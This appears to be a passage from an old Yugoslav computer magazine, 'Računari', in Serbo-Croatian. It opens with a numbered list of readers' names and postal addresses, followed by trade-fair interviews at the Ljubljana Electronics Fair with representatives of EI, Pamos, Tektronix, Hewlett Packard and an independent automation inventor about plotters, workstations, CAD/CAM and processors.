22. Atila Farkaš, Đura Jakšića 36, 21226 B. P. Selo
23. Slavoljub Filipović, Augusta Cesarca 25, 23000 Zrenjanin
24 Jelena Filipović-Grčić, Rebar 82a, 41000 Zagreb
25. Claudio Graziani, Drenovski put 37, 51000 Rijeka
26. Milan Grbić, Doljanska 22, 11253 Sremčica
27 Borut Groe, Gradnikova 23, 64240 Radovljica
28. Darko Grundler, 1. Obala 9, 41320 Kutina
29 Marjan Hevic, Ljutomerska 11, 69252 Radenci
30 Sulejman Hudžić, Dobropolje 32, 74260 Tešanj
31 Stefan Hozjan, Črenšovci 97, 69232 Črenšovci
32 Boris Hrisafov, Nikola Grčelo 4/6, 91000 Skopje
33 Igor Ivanović, Blagajska 7, 11050 Beograd
34 David Jakelić, Mandalinskih žrtava 12, 59000 Šibenik
35 Janez Jereb, Goranje Vas-Retoče 62, 64220 Škofja Loka
36 Matej Jereb, Kranice 23, 61281 Kranice
37 Dragan Jovičević, Vojvode Brana 31, 11050 Beograd
38 Janoš Jurca, B. Radičevića 26, 25280 Apatin
39 Davorin Juršić, M. Tita 108, 55252 Sibinj
40 Vladimir Jokić, Bocke 85a, 21208 Sremska Kamenica
41 Vladimir Jovanović, Borisa Kidriča 21, 22320 Inđija
42 Zoran Jovanović, M. Makanjića 13, 14220 Lazarevac
43 Siniša Jug, Ivana Rumbaka Živka 14, 41230 Krapina
44 Punića Katić, Iva Lole Ribara 37, 23210 Žitište
45. Jurij Knupleš, Toneta Melive 4, 63210 Slovenska Konjice
46 Boris Kolar, Žrtava fašizma 37, 42250 Lepoglava
47 Saša Kovačić, Jasen 2a, 66250 Ilirska Bistrica.
48 Leopold Kukac, Suranova 6, 52000 Pula
49 Zoran Kukoljac, Narodnih heroja 41a, 11070 Beograd
50. Dejan Kumrić, Naselje Centar 5/2, 43000 Bjelovar
51 Đorđe Laketa, M. Pijade 82, 25220 Crvenka
52. Bojan Lakoš, Josipa Kompaša 1, 41430 Samobor
53. Ante Magan, Nar. Par. Odreda 21, 58350 Metković
54. Boris Mehovac, Buconjićeva 21, 41000 Zagreb
55. Dragana Malešević, R. Đorđević 18/5, 35000 Svetozarevo
56. Fikret Meloku, Podrimska 152, 38400 Prizren
57 Damir Martinčić, N. Tesla 16, 43300 Koprivnica
58. Ivan Matiješević, Oslobodioci Valjeva 15, 14000 Valjevo
59 Nevio Medoš, Ane Ziherleve 2, 61000 Ljubljana
60. Tatjana Milić, Kneza Miloša 17, 11420 Smederevska Palanka
61 Dalibor Milenković, Generala Ždanova 88, 11000 Beograd
62. Saša Milošević, Karađorđeva 80, 11326 Donja Livadica
63. Dragan Miljković, Deligradska 3/6, 16000 Leskovac
64 Đorđe Miškov, Omladinskog pokreta 2, 21000 Novi Sad
65. Đorđe Mučev, Janko Cvetinov 53, 92400 Strumica
66 Igor Neglić, Žarka Ivića 11e, 47000 Karlovac
67 Petrojka Nešić, M. Tita 67/13, 35230 Ćuprija
68 Đorđe Nikolić, Moše Pijade 127, 18300 Pirot
69 Đorđe Obradović, D. Tucovića 5/20, 21400 Bačka Palanka
70 Roman Oseredkar, C. Dolomitskega odreda 91, 61111 Ljubljana
71 Emil Paro, Put Nina bb, 57000 Zadar
72. Saša Paunović, Braće Tasković 103/I, 18000 Niš
73 Lidija Pelc, Borova Ves 28, 62000 Maribor
74 Lenart Pešl, Trg 10, 62391 Prevalje
75. Dražen Pesavec, G. Hraščan — M. Tita 38, 42306 Macinec
76 Josip Radić, Henrika Zniderščića 15, 58000 Split
77. Leopold Roith, Đ. Đakovića 4, 78000 Banja Luka
78. Silvia Samarin, Kočevja 10a, 68340 Črnomelj
79 Marko Savković, 4. Jul 50/12, 72290 Pucarevo
80 Emir Seferović, Matije Gupca 23, 41221 Bedekovčina
81 Milan Stajković, 15316 Koblánica
82 Saša Stamenović, Borska 3, 34000 Kragujevac
83 Milan Stanić, Petra Kočića 85, 22400 Ruma
84 Boris Stanojević, Bulevar JNA 335, 11000 Beograd
85 Sreten Stijepović, Ozrenska 3, 71000 Sarajevo
86 Jan Svetlik, J. Jesenskog 79, 21211 Kisač
87 Pavel Škerlj, Cesta 27. aprila 31, 61000 Ljubljana
88 Ervin Sramelj, Gerbičeva 17, 61000 Ljubljana
89 Miloš Tasić, Vladimira Rolovića 133, 11000 Beograd
90 Goran Tomić, Sutjeska 19, 35250 Paraćin
91 Željko Trkulja, Maurinci 136, 51216 Čavle
92 Andraš Virag, Munkaši Mihalja 44, 23208 Mužlja
93 Stipe Vlahov, Đ. Đakovića A-4 ciglana, 71000 Sarajevo
94 Darko Volk, Kačiče 15, 66215 Divača
95 Mada Vujec, Vatroslava Jagića 24, 68000 Varaždin
96 Miladin Vulović, P. Kočića 2, 32300 Gornji Milanovac
97 Tihomir Zafirović, Moše Pijade 76/409, 19210 Bor
98 Ivan Zenčkar, Pere Velimirovića 70/11, 11060 Beograd
99 Branka Živadinović, Naselje Lipar 126, 35000 Svetozarevo
100 Slaviša Živadinović, Vuka Karadžića 17, 35210 Svilajnac

Računarski razgovor na Sajmu elektronike u Ljubljani

Sve bilo je elektronika

Sajam elektronike u Ljubljani, najstarija jugoslovenska specijalizovana izložba, koji je ove godine proslavio 35 godina postojanja, još jednom je bio sjajna prilika da se susretnu i uporede sve tehnološki značajne elektronska industrija u svetu, produbi direktan kontakt između stručnjaka i kristališe celovita slika razvoja ove struke. Iskoristili smo priliku da čitaoce upoznamo sa nekoliko poznatih organizacija, kroz razgovore sa njihovim predstavnicima, ljudima koji bitno utiču na njihovo poslovanje. Kriterijum za selekciju bio nam je pre svega jedan opšti pregled i dolaženje do uvida u konceptualni trend kod nas i u svetu. Ograničavajući faktor vremena i prostora u listu jedini je razlog što su ovoga puta izostali drugi renomirani proizvođači. Trudili smo se, globalno gledano, da obuhvatimo slojevitost izlagača, pa smo razgovarali sa ljudima iz dva velika domaća računarska kuća u kojima ukupno radi gotovo sto hiljada ljudi (EI, ISKRA), dva mala, perspektivna i prodorne (PAMOS, MIKROHIT), dve svetska firma na glasu (H. PACKARD, TEKTRONIX), jednim samostalnim istraživačem i jednim dalekoistočnim proizvođačem iz Singapura.

Dragan Živančević direktor Fabrika VF uređaja, EI:



TEHNIKA ĆE NAS OBJEDINITI

Računari *Zanima me vaša ocena sajma. Vidim da se ovde sklapaju neki veliki poslovi. Teško je doći do direktora.*

D. Živančević Pa vidite da vam kažem otvoreno, sajam je mesto gde se vide ljudi koji se bave jednom delatnošću. Na sajmu se obično može primetiti ko je na kojem mestu u rangu nekih dostignuća vremena tehnike i tehnologije. Prema tome sajam je mesto na kome se u principu ne sklapaju ugovori, ali se vidi mesto koje zauzimamo i mi, u principu — celu Elektronsku industriju vidimo u odnosu na konkurenciju u Jugoslaviji i u odnosu na ostali svet. Po tome sajam ima neke uporedne vrednosti. Sa druge strane na sajmu se dešavaju mnoge stvari koje imaju svoj komercijalni sadržaj: uređaji, sistemi, nivoi tehnologije — i oni imaju svoju praktičnu dimenziju u sklapanju ugovora. Ja, jednostavno na sajmu vidim ljude koji se bave jednom profesijom i mislim da je ljubljanski sajam pravo mesto i za viđenje dostignuća u ovoj oblasti. Kako je sad elektronika malo širi pojam jer ima raznih vrsta elektronike — počev od onih baznih elektronika, odnosno tehnologija, do odgovarajućih sistema — onda je vrlo teško dati jednu opštu ocenu sajma. A ono što je lično mislim jeste da je ovaj sajam najveći u Jugoslaviji i prerasta u jedan malo viši nivo sajamske manifestacije od lokalnog karaktera. Tu se vide najveći svetski proizvođači. Vidi se da je danas elektronika sve više pojam nekih softverskih rešenja, a ne samo hardvera. Dobro je što sajam posećuju i ljudi koji se profesionalno bave, i ljudi kojima je to samo jedna šetnja.

Računari *Oseća li se neka razlika u odnosu na prethodne sajmove? Da li je ovaj bolji?*

D. Živančević Bolji je. Međutim u nas je problem što je investiciona sposobnost kupaca opala, oseća se kriza. Kada se govori o sajmu, obično se sagledava i jedan komercijalni potencijal buduće kupovine. Ono što je sada vidljivo jeste da je ponuda nešto veća, ali je potencijalna mogućnost kupovine smanjena, počev od robe široke potrošnje do smanjenja investicionih sposobnosti proizvođača, a i kupaca. Naravno, ovo govorim iz poslovnog ugla. Inače mislim da je ovo ipak praznik elektronike za Jugoslaviju.

Računari *Šta ste vi po struci?*

D. Živančević Ekonomista i zato sagledavam probleme više poslovno komercijalno, mada strahovito razmišljam i o tehničkim problemima. Gledajući ovu oblast koju mi sada proizvodimo, to je prenosna tehnika, vidi se da se filozofija razvoja te prenosne tehnike kod nas odvija u okviru svetskih procesa. Vrši se jedna visoka integracija prenosne tehnike. Mi smo sada po težnji proizvodnje podeljeni na neke fabrike, ali ono što je zajedničko za sve nas jeste tehnička integracija svete, bez obzira sta smo po struci.

Računari *Kakav je odnos fabrike VF uređaja i ostalih delova EI?*

D. Živančević Pa vidite, i mi sada pokušavamo da stvorimo jedan veći stepen integracije u okviru sistema, s obzirom da EI ima oko pedesetak fabrika i vrlo veliku širinu programa, počev od tehnologije i komponenata do fabrika koje su finalizeri. Zato vršimo jedno prestrukturiranje naših programa u smislu većeg jedinstva, ne zato što je želja neke administracije da se udružuje, mi se udružujemo po osnovu realnih potreba, jer zajednički lakše možemo da postavimo te zajedničke sisteme. I u EI postoje dve relacije tih odnosa: jedno je relacija fabrike koja proizvodi profesionalnu elektroniku za poznatog kupca, po poznatim kodeksima, a druga je relacija proizvođača koji se bave robom široke potrošnje, koja je u jednom smislu izložena strahovito visokoj tržišnoj konkurenciji.

Računari *Šta je po vama budućnost elektronike?*

D. Živančević Sve će jednog dana biti elektronika, jer tu oblast smo mi podelili veštački. Postoji dobar i kvalitetan uređaj i nekvalitetan uređaj. Jednostavno, to smo više podelili prema kupcu. Ako kupuje građanin, onda je to roba široke potrošnje, to je kao neprofesionalna proizvodnja, a ako kupuje neku stvar neka firma, vezana za sistem, recimo PTT sistem, onda je to profesionalna. A jednog dana biće da taj, recimo, televizor u kući koji je građanin kupio predstavlja samo deo u kompletnom informacionom sistemu, jer će u svojoj sobi imati i novine i telepis i telefaks i sve ono što mu je potrebno. Jedan obični telefon biće dovoljan da dobije bilo koju informaciju u svetu.

Milan Padovnik „Pamos":

NIŠTA BEZ KONKURENCIJE

Računari *„Pamos" je mala ali perspektivna firma. Ko su ljudi koji rade u njoj?*

M. Padovnik Pamos je u stvari vrlo mala radnja. Čine je dva vodeća čoveka: Ocepek Stane i ja, Milan Padovnik. Prva delatnost je hardver, pre svega vezan za upravljanje step motorima. To je upravljački procesorski deo gde se ostvaruje logika koja posle upravlja izlaznim delom to jest drajverima za koračne motore. Najviše aplikacija smo napravili za Berger motore do najmanjeg do petolaznog petamperskog step motora. To je rezultat našeg sopstvenog razvoja. Upoređujući Bergerova rešenja sa našim elektronski deo i procesorski deo, videli smo da potpuno odgovara njihovim standardima, i da smo dostigli isto što i oni.

Računari *Van svake je sumnje da ste vredni, inventivni i uspešni. Ne mogu li u ovo vreme timskog rada da se samo dva čoveka nose sa razvojem?*

M. Padovnik Pa, oseća se da smo samo dvojica. Jer razvoj ide svojim tempom. Možda bi išlo brže kada bismo imali veći tim, ljude koji su dobri i sposobni i spremni na saradnju, pa da se dele zadaci tako da nije sve na jednom ili na dvojici. Softverski, hardverski i upravljački deo mogli bi da se razdele i sigurno bismo dobili vrlo dobre rezultate kada bismo to sve skupa sastavili.

Računari *Da li planirate neko proširenje? Na čemu sada najviše radite?*

M. Padovnik To nam je cilj, jer dobro znamo da bez razvoja nećemo daleko stići. Najviše se sada radi na tome da te stvari koje smo realizovali primenimo u novim rešenjima kao gotove module, da ne idemo u neki novi razvoj. Zato radimo na što široj automatizaciji tog postupka. Što više podataka iz dosadašnjeg razvoja pohraniti i efikasno primeniti u rešenju novih problema.

Računari *Kako ste počeli?*

M. Padovnik Mislim da nam je sajam elektronike najviše pomogao. Kad smo došli pre tri godine šta je tada bilo na štandu? Vrlo malo. Bio je jedan A0 ploter, koga smo sami sastavili. To je bio početak svega.

Računari *Moj utisak sa ovogodišnjeg sajma elektronike je da nije bilo manjeg štanda od vašeg, ni veće gužve!*

M. Padovnik To je istina. Mogao bih reći da smo jednu trećinu ostavili kod kuće. A i došlo je do neke greške, verovatno zbog toga što mi puno radimo pa nam ostaje malo vremena za organizovanje izvan neposrednog posla. Tako da paketi vezani za sajam su zalutali i možemo biti srećni što smo i ovaj mali štand uopšte dobili.

Računari *Za šta se ljudi najviše interesuju?*

M. Padovnik Prvo što ljudi vide to su ploteri. Mislim da smo prvi, ako nismo prvi onda smo bar drugi koji su razvili plotere za PC je potpuno kompatibilne sa „Hewlett Packardom", modelima 7580/7585, zatim sa „Rolandom" 2000 - 2200. Ploteri se priključuju na PC i svi programi koji imaju drajvere za te HP plotere proizvedu željeni crtež na našem ploteru.

Računari *Koja je cena plotera?*

M. Padovnik Cena plotera je ovako: A2 milijardu i šesto, A1 je dve milijarde i trista pedeset. To je bez poreza.

Računari *Šta je tu komplikovanije, razviti ili realizovati?*

M. Padovnik To ste ovako. Dosta brzo smo stavili sve na materijal i povezali, a posle je bilo dosta posla dok smo to oživeli da bude u ovakvom stanju kao sada. To su te tri godine koje se sada vide. Sada, kada sve radi, izgleda da ništa nije posebno komplikovano, ali bilo je problema.

Računari *Kakve rezultate ste postigli u projektovanju sopstvenih čipova i njihovoj primeni u razvojnim zadacima koje ste sebi postavili?*

M. Padovnik. Od početka rada naše firme radimo na projektovanju sopstvenih čipova korišćenjem Altera softvera i programatora. To omogućuje da jedan sklop sa TTL čipovima koji ima određenu logičku funkciju konvertujemo u sopstveni čip. Polazeći od električne šeme sa TTL kolima dolazimo preko odgovarajućeg kompajlera do podataka kojima programiramo odgovarajući Altera čip sa programabilnom logikom koji može sadržati od 300 do 2400 i više osnovnih gejtova. To ima niz prednosti. Prva prednost je da se može probati, brisati i ponovo programirati taj čip, slično EPROM-u. Kada je rešenje stvarno završeno, kupuje se jeftiniji čip

koji se može reprogramirati trajno se programira. To se koristi kasnije u serijskoj proizvodnji. Naše iskustvo se ovde je ugrađeno i u samom ploteru. Imali smo dve kartice sa logikom Evropa formata i jednim 40-pinskim čipom. Za manje smo obe kartice i to je sasvim efektan rezultat i povod da to i dalje koristimo. Kada smo to uradili za sebe, rešili smo da damo i drugima da se i na našem tržištu dođe do takvog jeftinog koje ne bi bilo toliko skupo. Pored toga dajemo garanciju i školovanja, a možemo zajednički uraditi i projektovanje ako je potrebno da se sagledaju mogućnosti primene i brže uvođenje.

Računari: *Kuda sada ide vaš razvoj?*

M. Padovnik: Naš razvoj ide i u pravcu automatizacije industrijskih procesa. Imamo svoj industrijski PC koji nije naš razvoj, uvezli smo ga, prilagodili za industrijske primene. Hardver koji se priključuje na taj PC pravimo sami i sve ostale aplikacije. Sa time možemo upravljati raznom sklopovima, uređaja, procesa.



Petar Pavasović Konsultant firme „Tekstronix"

PRIZNANJA ZA HARDVER

Računari: *Šta je „Tektronix" izložio na sajmu? Šta je najzanimljivije?*

P. Pavasović: Izašao je sa serijom svojih grafičkih radnih stanica sa UNIX operativnim sistemom. Izašao je za poslednjim osciloskopima, celom serijom od jeftinih do ovih sa najviším performansama i većim brzinama, sa logičkim analizatorima, analizatorima spektra. Najinteresantnije su praktično ove nove radne stanice koje koriste bilo 15 bilo 19 inčna monitora i upotrebljavaju se uglavnom sa CAD/CAM paketa. Kao što su ANVIL 5000 za mehanički dizajn, znači, *solid modelling* a primena je ali u bilo kojoj grani industrije koja zahteva od se od dizajna nekog objekta bilo koje vrste, unošenje njegove slike, izrada modela, prototipa do testiranje pomoću *finite element* softvera izračuna neka naprezanja. Akcenat je na se što više uradi softverski da se ne ide u ono testiranje kada se pravi gomila prototipova da se svaki od njih testira (probaš ovo, probaš ono) pa se zatim ponovo dizajnira. Na ovaj način sve se radi u softveru kompletno testiranje, tako da na kraju prototip bude već gotov proizvod.

Računari: *A kakve su cene?*

P. Pavasović: Cene zavise od konfiguracije, pošto imamo lepezu radnih stanica. Najjeftinije je 4318 koja se skoro pojavila i ima vinčester od 86 MB, 4MB RAM a standardno, serijski, SCSI, *ethernet* interfejs za nekih sedamnaest i po hiljada dolara. A najskuplja stanica koja ima i *computing engine* i *graphic engine* koja ima lokalne mogućnosti za obradu 3D *solid* modela, znači ne da host preračunava ako vršiš neku rotaciju objekta u prostoru, nego se sve to radi lokalno, tu je cena reda veličine 100 000 dolara. E sada opet zavisi koliko se stavi memorija i koliku paletu boja hoćeš, može se ići i preko 16 miliona različitih boja.

Računari: *Koliko informisanje utiče na sklapanje poslova? Jesu li sajmovi prilika za iznose, ako nije poslovna tajna?*

P. Pavasović: Pa, nije poslovna tajna. Ovde se u principu i ne sklapaju toliko poslovi koliko se trudimo da informišemo ljude šta imamo. Zatim jedna faza sklapanja posla se i vrši utoliko da se razgovara o određenim konfiguracijama oprema. Oprema se stalno menja i briga je da ljudi kada kupe, kupe ono šta je poslednje. A kada se primakne to da imaju neka obezbeđena sredstva, dokle se promeni od onog njihovog prvog kontakta sa nama i sa onim što nudimo. Tada se prave nova konfiguracije, ubacuje se nova oprema, prave se nove ponude. Stranke koje ovde dolaze, sa nama razgovaraju na stručnom nivou, dok sam postupak uvoza ide preko uvoznika i to već radi komercijala, tako da mnogo manje tih aktivnosti imamo, obično samo ako je potrebna neka intervencija u vezi ponude i tome slično.

Računari: *Kakva je pozicija „Tektronixa" obzirom na konkurenciju?*

P. Pavasović: Pa, „Tektronix" je, na ovoj areni nas koji radimo, veoma jaka firma, sa nizom proizvoda koji su industrijski standard u svetu i najbolji su, bez preterivanja.

Računari: Koji su to najbolji?

P. Pavasović: Sa osciloskopima smo ubedljivo prvi, a to se manje zna, sa logičkim analizatorima smo takođe prvi, imamo najveći udeo na svetskom tržištu. Posle toga dolaze analizatori spektra i ostala merna oprema. Sa radnim stanicama smo od skora na svetskom tržištu, tako da tu očekujemo vrlo jaku konkurenciju. Tu su već „Sun", „Apollo". Ima raznih ali naše stanice su bar „Tektronixova" grafika, najbolji. Grafički terminali su isto industrijski standard. Zato nam svi priznaju da imamo najbolji hardver, ali nam treba vremena da to zaokružimo u neku celinu. Zato se trudimo da imamo što više paketa renomiranih proizvođača softvera, kao što je softver za animaciju. To je od skora portirano na naše stanice, zatim, MCS-ov ANVIL 5000, nivo paket koji pokriva sve od unosa modela do trake koju staviš u NC mašinu da ti izrađe kompletan deo.

Računari: *Na kojim su procesorima bazirane ove radne stanice?*

P. Pavasović: CPU je Motorola 68020 dok je 6881 koprocesor. Može da se uzme, ako paketi imaju veće zahteve i *Floating point akcelerator* od „Weiteka" kao opcija. Za *graphic engine* se brine posebne dvadesetica tako da su podeljene funkcije grafičkih i računskih operacija. Grafički kompjuter je poseban kompjuter i u njemu imamo još i *Bit-slice* procesora koji se neposredno bave procesiranjem slike tako da se dobija veoma velika brzina rada, po kojoj je naš grafički deo među prvima.

Računari: *Poslednjih godina sa radnim stanicama javlja se uspešno na našem tržištu i „Packard". Kakvo se poređenje može izvesti kada posmatramo „Tektronix" i „H. Packard" opremu?*

P. Pavasović: Pa, kada se gledaju stanice sa grafičke strane smo mi jači. A s druge strane, oni su prešli pre nas na „Motorolinu" tridesetica. Tako da smo tu negde, mi imamo bolju grafiku, oni su prešli na brži CPU. Naša nova generacija radnih stanica sadržaće „Motorolin" RISC procesor 88000.

Računari: *Kada se to očekuje?*

P. Pavasović: Pa, početkom sledeće godina biće objavljen u Americi, znači kod nas ubrzo posle toga.

Računari: *To je dobra vest.*

P. Pavasović: Naš razvoj je jednim delom učestvovao zajedno sa „Motorolom" u razvoju 88000.

Računari: Kada uporedimo taj RISC procesor sa postojećim 68020 koliko je očekivano poboljšanje performansi?

P. Pavasović: Mnogo!

Računari: *Da li se razmišlja o uvođenju transpjutera u bližoj budućnosti?*

P. Pavasović: U razvoju se radi svašta, između ostalog i sa transpjuterima, ali ne očekujemo da se uskoro pojavi komercijalni proizvod. Ja mislim takođe da je budućnost u multiprocesingu, ne može jedan procesor da obavi ono što mogu deset, ali treba sačekati sa komercijalnim aplikacijama.

Računari: *Ranije smo u oblasti CAD/CAM često nalazili na kombinaciju VAX računanje — „Tektronix" grafika. Kako to izgleda danas?*

P. Pavasović: Pa obično ranije, pre nego što smo imali radne stanice, u devedeset odsto slučajeva kada si ulazio u industriju po svetu zaticao si VAX-a ili micro-VAX a i naše terminale, čak za DMA bus-evima, DMA interfejsima. Sada se situacija promenila utoliko što mi imamo naše radne stanice, ali pošto svet ima VAX-ove, recimo hoće na VAX-u da vrši izvođenje određenih programa, jer tamo ima recimo velike diskove, a radnu stanicu naše da zaposli tima, a hoće komunikaciju. Onda se formira mreža koja vezuje radnu stanicu sa jednim ili više VAX-ova i drugim radnim stanicama i pomoću „Fusion" paketa organizuješ raspodelu izvršavanja svojih programa na pojedinim učesnicima u mreži.



Saša Burian samostalni pronalazač iz Ljubljana:

RADI SE KAD JE POSAO

Računari: *Vi ste, ako tako mogu da kažem, slobodni strelac. Molim vas, predstavite se.*

S. Burian: Zovem se Burian Saša i po zanimanju sam samostalni izumitelj. Bavim se industrijskom automatizacijom, projektovanjem i razvojem. Znači, u samostalnom sam statusu. Ima nas više koji se udružujemo, ... od projekta, posla i tada prema zahtevu nekog preduzeća, firme ili privatne organizacije izrađujemo ono što oni žele, ili po našim preporukama i slično.

Računari: *Kakva je vaša veza sa firmom „Elmel"?*

S. Burian: Firma „Elmel" radi u Sežani, privatna je i postoji već puno godina. Imaju puno referenci tokom 18 godina, baš sa tim, sa automatizacijom, instalacijama, projektovanjem i to na ključ posle, ili samo projektovanje.

Mi sa njima već više godina sarađujemo i mislim da smo postigli jedan dobar odnos, neko poštovanje sa obe strane što se tiče profesionalnosti i isto tako garancije budućih odnosa.

Računari: *Kažete „mi". Na koga pri tome mislite?*

S. Burian: Kad kažem mi, mislim na našu grupu istraživača u slobodnom zanatu.

Računari: *Jedna od vaših specijalnosti su mikroračunarske sprave.*

S. Burian: Da, proizvode se programabilni industrijski kontroleri ili automati, znači mikroračunarske sprave koje zamenjuju staru relejnu tehniku i automatizaciju u industriji. Ali i pored toga ljudi nude automatizacije vremenskih funkcija, PID regulatore i slično. Ovde su razni senzori beskontaktni, induktivni, fotoelektrične ćelije itd.

Računari: *Kakve su vam želje i mogućnosti u budućem radu?*

S. Burian: Što se tiče perspektive u našem posle posebno u području automatizacije u Jugoslaviji, dakle našem tržištu pre svega, jer je težak prodor na inostrana gde su prisutni veliki koncerni koji rade slične stvari, mogu da kažem da se na našem tržištu ipak ide na bolje. Ja sam u ovoj oblasti već osam godina ili na softveru ili na hardveru, ili na sistemima ili na projektovanju automatizacije. Nije da kažem da privredna situacija ide na bolje, ali ljudi drukčije razmišljaju o tehničkim problemima.

Računari: *Koliko su žilava prevaziđena rešenja, zastareli metodi i načini mišljenja?*

S. Burian: I danas sam imao jedan razgovor gde mi čovek kaže da to nema veze, da su to računari, da to može da crkne, da ne radi više, a releji uvek rade i tako dalje u tom smislu. Nemaju još firme pravo pristupa rešavanju novih problema u smislu zašto nekoga informatskog ili sličnog sistema, koji bi u svakom slučaju bio bolji od klasičnih relejskih rešenja što su bili u upotrebi pre dvadeset—trideset godina. Ali ipak ide na bolje, nije to da se menja svaki dan, ali ide. Mi radimo to sa tom firmom „Elmel" već dva godine i pre dve godina bilo je mnogo više problema.

Računari: *Menja li se odnos prema privatnicima?*

S. Burian: Pre je bilo mnogo lošije nego je sada. Firme kažu dobro, vi ste privatnici, ali mi ipak tražimo neku veliku firmu sa kojom ćemo ugovore sklapati ili da nam oni rešavaju. A puno puta kad se odluče za nas, ali ne samo za nas, imamo mi drugih kolega, ustanove da ovaj odnos što ga nudi neki privatnik daje više. Jer, od toga živi, od toga zavisi, nije mu svejedno! Privatnik ne radi posao za ovaj minut, već ga radi za sutra i za sledeću godinu, i za deset godina, znači radi na referencama, na kvalitetu i na zadovoljstvu kupaca. I sa te strane mislim mi nudimo puno više, nudimo u svako doba bilo koje vreme ili servise ili rad na terenu ili puštanje u pogon. Ako radiš privatno, radiš bilo da je to jedan ujutru ili u pet ujutru, ili u šest po podne, znači samo vreme ili sat nema veze, mislim radi se kad je posao i to se radi tako da se ovaj odnos menja.



Predrag Pušković predstavništvo firme „Hewlett Packard":

SVE JE PITANJE KVALITETA

Računari: *Hoćete se predstaviti, molim vas?*

P. Pušković: Radim u predstavništvu Beograd. Naša firma ima kancelariju u Ljubljani — radna organizacija „Hermes". Mi smo zastupnička firma za Hewlett Packard. „Packard" je američka firma koja se bavi proizvodnjom pre svega računara i merne opreme. Na sajmu elektronike u Ljubljani izložili smo celokupan program, odnosno delove programa koji se odnose na računarsku tehniku i merne uređaje. Obzirom da sajam elektronike nije specijalizovan sajam za računarsku opremu, mada je poslednjih godina sve više i više zastupljena računarska oprema, mi smo ovde izneli jedan specifičan deo računara. To su uglavnom tehnički računari, odnosno radne stanice.

Računari: *Da li ste izložili samo deme paketa, ili su to kompletne aplikacije koje mogu da se vide i isprobaju?*

P. Pušković: Aplikacije koje se rade na njima su uglavnom *Computer Aided Design*, znači inženjerske aplikacije za projektovanja na područjima elektronike i mašinstva. Računari su ovde predstavljeni zajedno sa softverom, a to znači određena rešenja problema projektovanja. Ta rešenja su ovde implementirana u formi softvera koji se nalazi u radnom stanju, tako da smo mi u stanju da pokažemo ljudima, na primerima direktno, kako je moguće, recimo, napraviti jednu električnu šemu i iz te šeme dobiti štampanu ploču. Zatim iz te šeme i ploče određenim metodama simulacije ili nekim procesima optimizacija projektovanja ili poboljšanja u smislu performanse sistema, dobiti krajnji proizvod — elektronski sklop.

Računari: *Šta nudite u oblasti mašinstva?*

P. Pušković: S druge strane, za mašinstvo, tu se nalaze programi za dizajniranje mašinskih elemenata, preračunavanja vezano za projektovanje, odnosno analize koje se vrše u smislu proračuna opterećenja, određenih statičkih komponenti i tako dalje. Na kraju, sa oba sistema imamo izlaz na CAM *(Computer Aided Manufacturing)* to je praktično, proizvodnja, da se takvi dizajn sistemi mogu povezati sa sistemima za proizvodnju kao što su mašine u mašinstvu, razne glodalice i bušilice, tako da je proces dizajna potpuno zatvoren. Na kraju imate proizvod koji je izašao iz nekog centra, od nekog inženjera, ili neke grupe inženjera. On se direktno implementira u proizvodnji, na mašini ili na foto-ploteru ili nekom uređaju koji se koristi u proizvodnji elektronike.

Računari: *Šta je najzanimljivije u hardveru i softveru i jesu*

i to, kažu, najnovije stvari?

P. Pušković: Najzanimljivije stvari su osito one koje su se tek pojavile, znači novi proizvodi. Mi imamo sasvim nove proizvode u računarstvu: to su radne stanice bazirane na „Motorolinim" procesorima 68030 sa moćnom kolor grafikom i implementiranim hardverskim dodacima za grafiku kao što su neki akseleratori, grafički procesori i tako dalje što se tiče hardvera. Kod instrumenata postoje nekoliko varijanti softverskih paketa. Recimo, za personalne računare imamo jedan koji se naziva „Data Acquisition Software". Uključili smo i personalne računare, jer su vrlo popularni i inženjeri ih puno koriste u laboratorijama. Za njih imamo posebne varijante koje rade sa instrumentima. To je bitna novost. Zatim imamo nove instrumente kao što su osciloskopi, protokol analizatori, dvadesetak najnovijih modela koji su najmoćniji u svojim oblastima.

Računari: *Šta je najviše privuklo ljude, laike i profesionalce?*

P. Pušković: Ne mogu naći posebno da istaknem ali najveća gužva bila je oko ovih CAD/CAM sistema, jer su demonstracioni programi vrlo atraktivni, obično su i lepi i zadovoljavaju razne kriterijume, tako da je tu najveća gužva. Ali sa sve stručne strane veoma veliko interesovanje je za novu seriju osciloskopa, zatim za analizatore spektra i tako dalje.

Računari: *Da li se ovaj sajam elektronike razlikuje od prethodnih?*

P. Pušković: Mislim da je malo više računarski orijentisan. Sve se više pojavljuje novih komponenti, a i samih sistema koji su bazirani na računarima. Znači da se praktično vrši jedan pomak od mernih instrumenata na računare, da se sve više stvari rešava na računarima kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

Računari: *Šta ima novo kod „Packarda" u domenu ličnih računara IBM PC kompatibilnih?*

P. Pušković: „Hewlett Packard" ima širok proizvodni program u domenu personalnih računara, odnosno, računare baziranih na „Intelovoj" familiji procesora. Imali smo veoma uspešnu seriju pod nazivom „Vectra" u kojoj je najuspešniji proizvod bio Vectra AT baziran na 286, a pojavila se i serija na 386 procesoru i mi je interno nazivamo „Vectra RS". Po mom mišljenju interesantno je što imamo vektru u stonoj verziji. Važno je reći da su ti računari opremljeni dodacima za laboratorije, postoje HP IB (IEEE-488 Bus) interfejsi, zatim smo omogućili korisnicima personalnih računara da koriste i „Motorolin" procesor. Imamo dodatnu karticu koja omogućuje da pretvorite bilo koji PC XT ili AT seriju ili neke više, da radi sa „Motorolinim" procesorom tako da se, na primer, mogu raditi UNIX aplikacije za „Motorolu" i obrnuto, na svim UNIX mašinama je implementiran MS-DOS. To praktično znači da možete da otvorite prozor pod UNIX-om koji je multi-user i radite MS-DOS aplikaciju. Mi smo imali primer AUTOCAD-a koji je radio na jednoj od naših najjačih radnih stanica koja ima skroz veliku rezoluciju sa poboljšanim performansama.

Posebno bih mogao da naglasim da je „Packard" bio dugo vreme poznat kao firma koja proizvodi kvalitetne merne instrumente. U poslednjih nekoliko godina uložio je sve svoje snage u razvoj i proizvodnju računarskih sistema. Tako da se pojavio niz familija računara u kojima može da se prema potrebi nekog krajnjeg korisnika nađe odgovarajući kapacitet. Pri tome „Packard" ne insistira na nekim svojim standardima u računarskom svetu već prihvata opšte standarde kao što su standardi u komunikacijama tipa LAN, operativni sistemi UNIX i MS DOS, tako da kupovinom opreme korisnik ne dolazi u situaciju da bude odsečen od svih ostalih proizvođača računara i, što je najvažnije, od svih ostalih isporučilaca zajedno. Znači standardizacija, nove tehnologije i kvalitet.

Računari: *Da li je „vektra RS" kompatibilna sa IBM PS2 serijom?*

P. Pušković: Jeste, kompatibilnost je sto posto.

